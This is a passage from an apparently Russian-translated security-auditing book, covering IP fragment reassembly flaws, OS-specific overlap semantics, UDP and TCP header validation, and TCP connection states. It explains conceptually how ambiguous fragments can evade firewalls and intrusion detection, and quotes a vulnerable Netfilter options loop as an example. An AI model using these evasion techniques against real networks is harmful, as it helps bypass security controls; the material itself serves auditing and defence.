• Некорректную интерпретацию protocol headers, потому что отсутствует fragment, содержащий next protocol header.
• Integer miscalculations на основе attributes fragments, ведущие к memory corruption или чтению uninitialized kernel memory.

Что важнее всего, любой firewall или IDS/IPS, через который прошла эта fragment chain, интерпретировал бы fragments совершенно иначе и принимал бы incorrect decisions о том, разрешить ее или запретить, если только эти devices не имели ту же bug.

Multiple Final Fragments


Еще одна ошибка applications, выполняющих fragmentation reassembly, состоит в том, что они неправильно обрабатывают multiple final fragments. Applications часто предполагают, что только один fragment из fragment queue появляется с очищенным bit MF. Это предположение может привести к сломанной logic для решения, когда fragment queue complete и может быть передана на next layer, обычно TCP или UDP. Обычно result такой bug - fragment queue признается complete, хотя в datagram все еще есть gaps, которые не прибыли. Преимущество, которое этот type bug дает attacker, зависит от application. Для OS protocol stacks возможность собрать datagram с holes весьма полезна attackers, потому что любой firewall или IDS, выполняющий virtual reassembly, интерпретирует datagram иначе, чем end host.

Например, IP datagram, содержащая TCP segment, fragmented и отправляется host через firewall. Представьте, что существует bug, из-за которой datagram можно отметить complete, когда ей не хватает data at offset 0, то есть начала TCP header. Зная это, attackers могли бы отправить fragments, эксплуатирующие bug, а также trailing bogus fragment at offset 0. Этот bogus fragment можно настроить с другими TCP ports, чтобы пройти firewall rule set. Поскольку firewall перед end host оценивает, разрешен ли fragment set, на основе 0-offset fragment, он примет policy decision по той части fragment queue, которую destination host полностью проигнорирует. В результате unauthorized connection или block of data может быть отправлен через firewall. Если application с reassembly bug - firewall или другой security product, а не host OS IP stack, последствия могут быть намного хуже, поскольку bug позволяет attackers обходить firewall rules, чтобы достигать любого destination host, который firewall должен защищать, в зависимости от constraints vulnerability.

Overlapping Fragments

Как вы знаете, каждый IP fragment предоставляет portion complete datagram, но вопрос обработки overlapping fragments еще не упоминался. IP specification расплывчато говорит, что fragments могут содержать overlapping data ranges, что в ретроспективе, вероятно, было плохим решением. Рисунок 14-5 показывает пример overlapping fragments.

Рисунок 14-5. Overlapping fragments



Являются ли overlapping fragments потенциальной security issue? Безусловно. Они добавляют degree of complexity к requirements, который поначалу может казаться неважным, но на самом деле привел к десяткам security vulnerabilities. При работе с overlapping fragments возникают две основные проблемы:

• Implementation flaws в maintenance fragment queue, ведущие к crashes или потенциальной memory corruption.
• Ambiguity относительно того, какие data должны учитываться.

Как обсуждалось в главе 7, "Program Building Blocks", множество простых ошибок, связанных с управлением lists, весьма релевантны для IP fragmentation, потому что lists используются почти во всех IP implementations для отслеживания fragments datagram. В главе 7 вы видели знаменитый пример vulnerability (получившей название "teardrop"), существовавшей в ряде host IP stacks. Основа этой vulnerability - logic error, при которой отправляются два fragments. Первый предоставляет некоторую arbitrary part datagram, а второй предоставляет data с тем же offset, что и первый, или с offset внутри data, предоставленных первым, но заканчивается до конца первого; то есть вторая datagram была полностью encompassed by the first. Эта error приводит к size calculation error, результатом которой становится попытка access memory out of bounds.

IP RFC (RFC 791) не слишком помогает понять, как работать с data overlaps. Он дает sample algorithm для reassembly и указывает, что если два или более overlapping fragments содержат одни и те же data, algorithm использует "more recently arrived data". Однако он не уточняет, какие data IP stack должен предпочесть: data, полученные в original fragment, или data, предоставленные successive fragments. Поэтому software vendors реализовали algorithm по-разному.

Следовательно, если firewall или IDS/IPS интерпретирует data stream иначе, чем destination host, это difference открывает возможность протащить data мимо security device, который должен их detect или block. Это особенно критично, когда overlapped data включает protocol headers, потому что они могут влиять на то, решит packet filter или firewall block либо forward packet. Чтобы помочь понять эту проблему, ниже приведен краткий outline ключевых differences в major fragmentation implementations. Рисунок 14-6 показывает nuance BSD reassembly code.

Рисунок 14-6. BSD overlap semantics




Таблица 14-1 показывает results reassembling packet set на рисунке 14-6.

Таблица 14-1. Результат BSD Overlap Semantics

OS	Result
BSD	GET /cgi-bin/phf
Linux	GET XXXXXXXXXXXXXXXX
Windows	GET /cgi-binXXXXXXXXXXXX
Solaris	GET /cgi-binXXXXXXXXXXXX

BSD ostensibly honors data, которые получает первыми, но на практике происходит не совсем это. Когда BSD получает новый fragment, она left-trims начало fragment, чтобы honor previously received data, но после этого принимает все data из нового fragment. Windows и Solaris, похоже, корректно honors chronologically first data, но за кулисами происходит не совсем это. Linux ведет себя похоже на BSD, но honors новый fragment вместо старого, если новый fragment имеет тот же offset, что и старый. Рисунок 14-7 показывает набор packets, изолирующий Linux behavior.

Рисунок 14-7. Linux overlap semantics



Таблица 14-2 показывает results Linux reassembly code. Он работает похоже на BSD reassembly algorithms, за исключением того, что honors data в новом fragment с тем же offset, что и ранее полученный fragment.

Таблица 14-2. Результат Linux Overlap Semantics

OS	Result
BSD	GET XXXXXXXXXXXXXXXX
Linux	GET /cgi-bin/phf
Windows	GET XXXXXXXXXXXXXXXX
Solaris	GET XXXXXXXXXXXXXXXX

Рисунок 14-8 показывает еще один test case, изолирующий Windows behavior.

Рисунок 14-8. Windows overlap semantics




Таблица 14-3 показывает, что большинство implementations фактически discard fragment, который полностью subsumed by a following fragment, потому что они пытаются preserve old data, adjusting beginning и end fragments по мере их поступления. Как видите, из-за variation in reassembly algorithms любое device, выполняющее virtual reassembly, в одних ситуациях интерпретирует overlapped data segments так же, как destination host, а в других - иначе.

Таблица 14-3. Результат Windows Overlap Semantics

OS	Result
BSD	GET XXXXXXXX/phf HTTP/1.0
Linux	GET XXXXXXXX/phf HTTP/1.0
Windows	GET /cgi-bin/phf HTTP/1.0
Solaris	GET /cgi-binXXXXXXXXP/1.0

Примечание

Можно подумать, что из-за этого discrepancy devices, выполняющие reassembly для security analysis, гарантированно не смогут работать корректно с разными kinds of hosts, но это не обязательно так. Некоторые implementations эмулируют protocol stack OS, для которой они reassembling traffic. Другие могут authoritative rewrite packets в unambiguous set of fragments или просто reassemble datagram. Третьи могут reject fragment queues, содержащие любой overlap, что обычно является признаком foul play. Именно так работает virtual reassembly layer Checkpoint Firewall-1.

Idiosyncrasies

Есть много subtle differences в том, как implementations обрабатывают corner cases fragmentation reassembly. Например, некоторые hosts требуют, чтобы каждый fragment, кроме последнего, имел размер, кратный 8 bytes. Некоторые hosts принимают 0-length fragments и ставят их в queue, а


некоторые нет. Вы видели, что hosts по-разному обрабатывают overlapping fragmentation, и можно придумать creative test cases, которые почти каждая implementation reassembles немного иначе. Еще одна крупная точка variation - выбор timeouts и design data structures, необходимых для временного удержания fragments, пока они не собраны и не готовы к reassembly.

Эти небольшие differences складываются в potential vulnerabilities, когда между attacker и end host находится security device. Допустим, IDS наблюдает за network в поисках признаков attack. Attacker может отправить strange set of fragments, который IDS увидит как innocuous, но end host reassembles их в real attack. Как вы узнаете в главе 15, такой же вид ambiguity может проявляться при атаке firewalls, хотя attacks там менее прямолинейны.

User Datagram Protocol

User Datagram Protocol (UDP) - connectionless transport-layer protocol, находящийся поверх IP. Как, вероятно, видно по header на рисунке 14-9, он задуман как lightweight protocol. Он добавляет abstraction of ports, позволяющую нескольким clients и servers multiplex data, используя одну и ту же client-server IP address pair, а также добавляет optional checksums для UDP data, чтобы проверить, что packet не был corrupted en route. Помимо этого, он не предоставляет services, которые дает TCP, например flow control и reliable delivery. UDP обычно используется для protocols, которым нужна low latency, но которые могут tolerate losses. Самое популярное применение UDP - Domain Name System (DNS), обеспечивающая name resolution для Internet.

Рисунок 14-9. UDP header



Следующий список описывает header fields в UDP packet:

• **Source port (16 bits).** Это field является client source port. Source port, destination port, source IP address и destination IP address вместе uniquely identify a connection.

Примечание

UDP на самом деле является connectionless protocol, и каждая UDP record на transport layer не связана ни с какими другими previously sent records. Однако многим IP processing applications, например firewalls, нужно ассоциировать UDP packets друг с другом, чтобы принимать accurate policy decisions.

• **Destination port (16 bits).** Это field является port, для которого предназначен packet. Оно объединяется с source port, source IP address и destination IP address, чтобы uniquely identify a connection.
• **Checksum (16 bits).** Это field является checksum UDP header и всех data, содержащихся в UDP datagram. Для вычисления checksum объединяются несколько других fields, включая source и destination IP addresses из IP header. Это field можно optionally установить в special value 0, чтобы указать, что checksum не вычислялась.
• **Length (16 bits).** Это field задает length UDP header и data.

Basic UDP Header Validation

UDP header довольно straightforward, но processing code все равно может ошибиться, как описано в следующих разделах.

Корректно ли UDP length field?

Length field задает length UDP header и data в datagram. Вы уже видели ситуации, когда processing code игнорирует это field и вместо этого honors lengths, приходящие из IP header или device driver. Если length field слишком велико, это может привести к numeric overflow или underflow situations. Аналогично, minimum value для UDP length field равно 8 bytes. Если field меньше 8 bytes и оно honors, может возникнуть numeric underflow situation. Length 8 bytes означает, что UDP data в packet отсутствуют.

Корректна ли UDP checksum?

UDP checksum optional. Если она установлена в zero, checksum не вычисляется. Однако если она установлена, но checksum некорректна, end hosts, скорее всего, disregard packet. Любая system, пытающаяся интерпретировать UDP packets, должна учитывать эти possible outcomes.

UDP Issues

UDP легко spoofed, в отличие от TCP, где establish connection с forged source IP address гораздо сложнее. UDP data также можно отправлять через broadcast и multicast addresses, которые не подходят для TCP data. Главное следствие: sensitive code не должен полагаться на source IP addresses для authentication при UDP. По этой причине firewalls и packet filters могут считать UDP особенно troublesome.

Transmission Control Protocol

Transmission Control Protocol (TCP) - transport-layer protocol, находящийся поверх IP. Это mechanism для reliable и accurate delivery of data от одного host к другому, основанный на concept connections. **Connection** - bidirectional communication channel между application на одном host и application на другом host. Connections устанавливаются и закрываются обменом special TCP packets.


Endpoints видят TCP data, проходящие через connection, как **streams**: ordered sequences contiguous 8-bit bytes data. TCP stack отвечает за разбиение этих data на packet-sized pieces, известные как **segments**. Он также отвечает за то, чтобы data были successfully transferred. Data, отправленные TCP endpoint, acknowledged при получении. Если TCP endpoint не получает acknowledgement для chunk data, он retransmits эти data через определенный time interval.

TCP endpoints поддерживают sliding window expected data, поэтому временно сохраняют segments, которые не являются immediate next piece data, но closely follow expected segment. Это window позволяет TCP обрабатывать out-of-order data segments и lost или corrupted segments более эффективно. TCP также использует checksums для обеспечения data integrity.

Аудит TCP code может быть daunting task, поскольку internals TCP довольно complex. Этот раздел начинается с basic structure TCP packet headers и general design protocol, а затем дает несколько примеров, которые должны показать, где things can go wrong. TCP header structure показана на

рисунке 14-10.

Рисунок 14-10. TCP header



Следующий список описывает fields подробнее:

• **Source port (16 bits).** Это field указывает TCP source port. Оно используется вместе с destination port, source IP address и destination IP address, чтобы uniquely identify a connection.
• **Destination port (16 bits).** Это field является port, для которого предназначен packet. Это field вместе с source port, source IP address и destination IP address uniquely identify a connection.
• **Sequence number (32 bits).** Это field identifies, где в stream находятся data этого packet, начиная с first byte segment. Sequence number randomly seeded во время connection establishment, а затем incremented на объем data, отправленных в каждом packet.
• **Acknowledgement number (32 bits).** Это field содержит sequence number, который endpoint ожидает получить от peer. Это sequence number последнего byte data, полученного от remote host, плюс один. Оно указывает remote peer, какие data были received successfully, чтобы data, lost en route, были замечены и retransmitted.
• **Data offset (4 bits).** Это field указывает size TCP header. Как и IP, TCP header может содержать series of options после basic header, поэтому в TCP header есть похожее header size field, учитывающее эти options. Его value равно 5, если options не указаны.
• **Reserved (4 bits).** Это field не используется.
• **Flags (8 bits).** В TCP connections можно установить несколько flags, чтобы указать information о TCP packet: является ли он high priority, нужно ли ignore certain fields в TCP header и хочет ли sender изменить connection state.
• **Window (16 bits).** Это field указывает size window, то есть indicator того, сколько bytes host принимает от peer. Оно dynamically resized по мере заполнения и освобождения buffer и используется для flow control. Этот size специфичен для connection, с которым связан TCP packet.
• **Checksum (16 bits).** Это field является checksum TCP header и всех data, содержащихся в TCP segment. Для вычисления checksum объединяются несколько других fields, включая source и destination IP addresses из IP header.
• **Urgent pointer (16 bits).** Это field используется, чтобы указать location urgent data, если они есть; это обсуждается в разделе "URG Pointer Processing".

Заинтересованным читателям стоит познакомиться с TCP, прочитав RFC 793, а также обсуждение TCP у Stevens в *TCP/IP Illustrated, Volume 1* (Addison-Wesley, 1994).

Basic TCP Header Validation

Естественно, каждое field в TCP header имеет properties, так или иначе релевантные security. Для начала перед дальнейшей обработкой packet нужно verify несколько basic attributes TCP packet, объясненных в следующих разделах. Недостаточно тщательная проверка может привести к serious security consequences: от memory corruption до security policy violation.

Не слишком ли велико TCP data offset field?

TCP header содержит field, указывающее его length; оно известно как data offset field. Как и при IP header validation, это field имеет invariant relationship с packet size:

```
TCP header length <= data available
20 <= TCP header length <= 60
```

TCP processing code должен убедиться, что в packet достаточно data для header. Невыполнение этого требования может привести к processing uninitialized memory и потенциально даже integer-related vulnerabilities, когда выполняются calculations вроде следующей:

```
data_size = packet_size - tcp_header_size;
```

Если переменная `tcp_header_size` не была validated достаточно тщательно, возможен underflow переменной `data_size`. Это неизменно приведет к out-of-bounds memory accesses или, возможно, даже memory corruption позже в processing, скорее всего при validating checksum или работе с TCP options.

Не слишком ли мала TCP header length?

Minimum size TCP header равен 20 bytes, поэтому некоторые values для TCP data offset field слишком малы. Как и с IP headers, если код, анализирующий TCP packets, не гарантирует, что header length как минимум 5 (снова: она умножается на четыре, чтобы получить actual size header в bytes), length calculations могут приводить к integer underflows.

Корректна ли TCP checksum?

TCP stack должен verify checksum в TCP header, чтобы убедиться, что packet valid. Эта check особенно важна для software, которое monitors network traffic. Если application пытается определить, как TCP packets обрабатываются на end host, оно должно обязательно validate checksum. Если оно этого не делает, оно может легко desynchronize свое processing и стать безнадежно confused. Это classic technique для evading IDSs.

TCP Options Processing

TCP packets могут содержать variable number options после basic header, как и IP packets. Однако IP options редко используются на практике, тогда как TCP options используются широко. TCP options структурированы похоже на IP options: они состоят из option byte, length byte и variable-length data field. Structure выглядит так:

```
struct tcp_option {
    unsigned char option;
    unsigned char optlen;
    char data[0];
};
```

При аудите кода, который обрабатывает TCP options, можно искать те же types of problems, что и для IP options. Следующие разделы кратко повторяют potential issues из обсуждения IP options processing.

Выполняется ли sign extension для option length field?

Sign extension option length byte может быть dangerous и приводить к memory corruption или neverending process loops. Например, два польских researchers, Adam Osuchowski и Tomasz Dubinski, обнаружили signed vulnerability в обработке TCP options в реализации Netfilter 2.6 для iptables TCP option matching rule в Linux 2.6 kernel; она documented по адресу www.netfilter.org/security/2004-06-30-2.6-tcpoption.html. Ниже приведен excerpt этого кода:

```
char opt[60 - sizeof(struct tcphdr)];

...

for (i = 0; i < optlen; ) {
    if (opt[i] == option)
        return !invert;

    if (opt[i] < 2)
        i++;
    else
        i += opt[i + 1] ?: 1;
}
```

Integer promotion происходит при добавлении option length, имеющей type `char`, к integer `i`. Option length sign-extended, и negative length уменьшает `i`, а не увеличивает его на каждой iteration loop. Поэтому specially crafted packet может заставить этот loop продолжать выполняться indefinitely, увеличивая `i` на некоторое количество bytes, а затем уменьшая его на то же количество bytes.

Достаточно ли bytes осталось для текущего option?

Как и с IP options, некоторые TCP options имеют fixed length, а некоторые variable length. Одна potential attack - указать fixed-length option рядом с концом option space, чтобы TCP/IP stack ошибочно прочитал kernel memory за пределами packet contents.

Не слишком ли велика или мала option length?

Option length имеет invariant relationship с size TCP header и total size packet. TCP stack должен убедиться, что option length, прибавленная к offset внутри header, где появляется option, не больше total size TCP header и, конечно, total size packet.

TCP Connections

Прежде чем два hosts смогут взаимодействовать через TCP, они должны establish connection. TCP connections uniquely defined by source IP address, destination IP address, TCP source port и TCP destination port.

Например, connection от Web browser на вашем desktop к Web server Slashdot имел бы source IP вроде `24.1.20.30` и высокий ephemeral source port, например `46023`. Он имел бы destination IP address `66.35.250.151` и destination port 80, well-known port для HTTP. В любой момент времени может существовать только один TCP connection с этими ports и IP addresses. Если вы одновременно подключитесь к тому же Web server другим browser, второй connection будет отличаться от первого другим source port.

States

Каждый endpoint поддерживает несколько pieces of information о каждом connection, который отслеживает, и хранит их в data structure, известной как transmission control block (TCB). Один из

самых важных pieces of information - общее **state** connection. TCP connection имеет 11 possible states:

• `LISTEN` - когда process, running on end host, хочет принимать incoming TCP connections, он создает новый connection и binds его к particular port. Пока server ждет incoming TCP connections, этот connection находится в state `LISTEN`.
• `SYN_SENT` - client входит в это state, когда отправил initial SYN packet server с request connection.
• `SYN_RCVD` - server входит в это state, когда получил initial SYN packet от client, желающего подключиться.
• `ESTABLISHED` - clients и servers входят в это state после завершения initial TCP handshake и остаются в нем, пока connection не будет torn down.
• `FIN_WAIT_1` - host входит в это state, если он находится в `ESTABLISHED` state и закрывает свою сторону connection, отправляя FIN packet.
• `FIN_WAIT_2` - host входит в это state, если он находится в `FIN_WAIT_1` и получает ACK packet от participating server, но не FIN packet.
• `CLOSING` - host входит в это state, если он находится в `FIN_WAIT_1` и получает FIN packet от participating host.
• `TIME_WAIT` - host входит в это state, если он находится в `FIN_WAIT_2`, когда получает FIN packet от participating host, или получает ACK packet, находясь в `CLOSING` state.
• `CLOSE_WAIT` - host входит в это state, если он находится в `ESTABLISHED` state и получает FIN packet от participating host.
• `LAST_ACK` - host входит в это state, если он находится в `CLOSE_WAIT` state после того, как отправил FIN packet participating host.
• `CLOSED` - host входит в это state, если он находится в `LAST_ACK` state и получает ACK, или после timeout, когда host находится в `TIME_WAIT` state. Этот timeout period определяется как maximum segment life TCP packet, multiplied by two. Это theoretical state; когда host входит в `CLOSED` state, implementation очищает connection и удаляет его из active connection structures, которые поддерживает.

Эти states подробнее объясняются в RFC 793 (www.ietf.org/rfc/rfc0793.txt?number=793).

State transitions обычно происходят, когда received TCP packets имеют certain flags set, или когда local application, работающая с connection, forces a change, например закрывает connection. Если application layer initiates state change, TCP/IP stack обычно уведомляет другой endpoint об изменении state.

Flags

Шесть TCP flags используются для передачи information от одного host другому:

• **SYN** - synchronize flag используется исключительно для connection establishment. Обе стороны connection должны иметь этот flag set в initial packet TCP connection.
• **ACK** - acknowledge flag указывает, что этот packet acknowledges получение некоторых data от другого host, участвующего в connection. Если этот flag set, acknowledgement number в TCP header significant и должен быть verified или processed.
• **RST** - reset flag указывает, что в connection возникла некоторая unrecoverable problem, и connection следует abandon.
• **URG** - urgent flag указывает urgent data для обработки; это подробнее обсуждается в разделе "URG Pointer Processing" далее в этой главе.
• **FIN** - FIN flag указывает, что issuer хочет close connection.
• **PSH** - push flag указывает, что data в этом packet имеют high-priority и должны быть доставлены application как можно быстрее. Этот flag largely ignored в современных implementations.

Из шести flags три используются для state changes (SYN, RST и FIN) и появляются только при establishing или tearing down connection. RST может появиться в любой момент, но result - immediate termination connection.

Establishing A Connection

Establishing a connection - процесс из трех частей, обычно называемый **three-way handshake**. Неотъемлемая часть three-way handshake - обмен initial sequence numbers, рассматриваемый в разделе "TCP Spoofing" далее в этой главе. Пока сосредоточьтесь только на state transitions. Таблица 14-4 описывает процесс setting up connection и summarizes states, через которые проходит connection.

Таблица 14-4. Connection Establishment

Action	Client State	Server State
The server listens on a port for a new connection.	N/A	LISTEN
The client sends a SYN packet to the server's open port.	SYN_SENT	LISTEN
The server receives the packet and enters the SYN_RCVD state.	SYN_SENT	SYN_RCVD
The server transmits a SYN-ACK packet, acknowledging the client's SYN and providing a SYN of its own.	SYN_SENT	SYN_RCVD
The client receives the SYN-ACK and transmits an ACK packet, acknowledging the server's SYN.	ESTABLISHED	SYN_RCVD
The server receives the ACK packet, and the connection is fully established.	ESTABLISHED	ESTABLISHED

Closing A Connection

Connections bidirectional, и любое направление traffic может быть shut down independently. Обычно connections shut down через exchange FIN packets. Таблица 14-5 описывает процесс.

Таблица 14-5. Connection Close

Action	Client State	Server State
The client sends a FIN-ACK packet, indicating it wants to close its half of the connection. The client enters the FIN_WAIT_1 state.	FIN_WAIT_1	ESTABLISHED
The server receives the packet and acknowledges it.	FIN_WAIT_1	CLOSE_WAIT
The client receives the acknowledgement of its FIN.	FIN_WAIT_2	CLOSE_WAIT
The server now elects to close its side of the connection and sends a FIN packet.	FIN_WAIT_2	LAST_ACK
The client receives the server's FIN and acknowledges it.	TIME_WAIT	LAST_ACK
The server receives the acknowledgement.	TIME_WAIT	CLOSED
The client tears down the TCB after waiting enough time for the server to receive the acknowledgement.	CLOSED	N/A

Обратите внимание, что connection termination не всегда настолько straightforward. Если один host отправляет packet с установленным flag FIN, он указывает termination sending channel established TCP stream, но receiving channel host остается open. После receipt FIN host может отправить больше data через connection перед отправкой собственного FIN packet.

Resetting A Connection

Resetting a connection происходит, когда во время connection establishment или data exchange возникла некоторая unrecoverable error. Reset connection просто включает отправку host packet с установленным flag RST. RSTs используются главным образом в следующих ситуациях:

• Кто-то отправляет SYN, чтобы establish connection с server, но server port не open, то есть server не listening на указанном port.
• TCP packet прибывает на host без установленного flag SYN, и valid connection для delivery этого packet не найден.


TCP Streams

TCP - stream-oriented protocol, то есть data рассматриваются как uninterrupted stream, в отличие от record-based protocol вроде UDP. Streams отслеживаются internally с помощью sequence numbers, где каждый sequence number соответствует одному byte data. TCP header имеет два sequence number fields: sequence number и acknowledgement number. Sequence number указывает, где в data stream находятся data этого packet. Acknowledgement number указывает, какая часть remote stream была received successfully и accounted for. Это field обновляется каждый раз, когда host видит новые data от remote host. Если некоторые data lost during transmission, acknowledgement number не обновляется. В итоге peer замечает, что не получил acknowledgement для отправленных data, и retransmits missing data.

Каждый TCP endpoint поддерживает sliding window, определяющее, какие sequence numbers он accepts от peer. Этот window mechanism позволяет сохранять data, когда они delivered out of order или если certain segments corrupted либо dropped. Он также определяет, сколько data host accepts до возможности передать data application layer. Например, допустим, host ожидает следующий sequence number `0x10000`. Если у host window `0x1000`, он accepts segments между `0x10000` и `0x11000`. "Future" data сохраняются и используются сразу после того, как holes заполняются при получении missing data.

